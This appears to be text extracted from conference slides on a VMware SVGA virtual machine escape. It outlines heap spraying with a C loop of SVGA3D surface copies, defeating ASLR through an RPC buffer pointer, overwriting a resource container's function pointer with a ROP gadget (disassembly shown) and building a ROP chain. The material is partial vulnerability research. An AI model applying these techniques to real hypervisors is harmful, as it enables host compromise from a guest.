



- Allocate a big chunk that will be occupied later by the allocation at SVGA3D\_CMD\_DX\_DRAW
- Repeatedly allocate a shader of size 0x150

0x26D80




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






 Replace all 0x150 heap chunks with ResourceContainer1 (RC1)








```
for (UINT32 x = 0; x < NUMBER_SPRAY_ELEMENTS; x++) {
   // Allocate the ResourceContainer->DataBuffer (offset 0x120)
   SVGA3D_SurfaceCopy(SurfaceIds[x], 0, 0, OutputSurfaceId, 0, 0, CopyBox,
        sizeof(SVGA3dCopyBox));
   // We should place after DataBuffer a RCO to leak the function pointer stored inside
   // For one DataBuffer allocate four RC0 to defeat the randomness of Win10 LFH allocator
   for (unsigned j = 0; j < 4; j++) {
       DstSurfaceId = GetAvailableSurfaceId();
       SVGA3D_DefineGBSurface(DstSurfaceId, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
            SVGA3D A8R8G8B8, 1, 0, SVGA3D TEX FILTER NONE, &size3d);
       // Allocate a new resource container (type 0)
       SVGA3D_SurfaceCopy(TempSurfaceId, 0, 0, DstSurfaceId, 0, 0, NULL, 0);
```




#### **DataBuffers**

#### Resource Container type 0






### > FREE BIG SHADER






## > TRIGGER THE BUG





#### > COPY SURFACES BACK TO GUEST


 Call surface copy until the corrupted RC1 is encountered





### > CORRUPT A FUNCTION POINTER

 Corrupt RC1->GetDataBuffer with the first ROP gadget






### > HONEY, I DEFEATED ASLR

- Corrupt the QWORD at offset 8 of RC1 with the address of the global pointer of the RPC content buffer
- Will not analyze RPC further (google for more info on this)
- In short, guest user can allocate a controllable buffer on the heap of the host whose address is stored at a global variable

```
48 8B 49 08 mov rcx, [rcx+8]
48 8B 01 mov rax, [rcx]
FF 50 10 call qword ptr [rax+10h]
```




## > YAY, WE GOT THE ADDRESS






#### > PLACE THE ROP CHAIN...





#### > PRISON BREAK!







> SHOW OFF (AKA DEMO!)

#### > CONCLUSION

- Reusable and reliable exploitation primitives for memory corruption bugs were introduced
- SVGA has a good quality of code
  - however, it is amazingly complex, so expect more bugs
- VMware lacks modern exploitation mitigations
  - No isolated heap
  - No CFI



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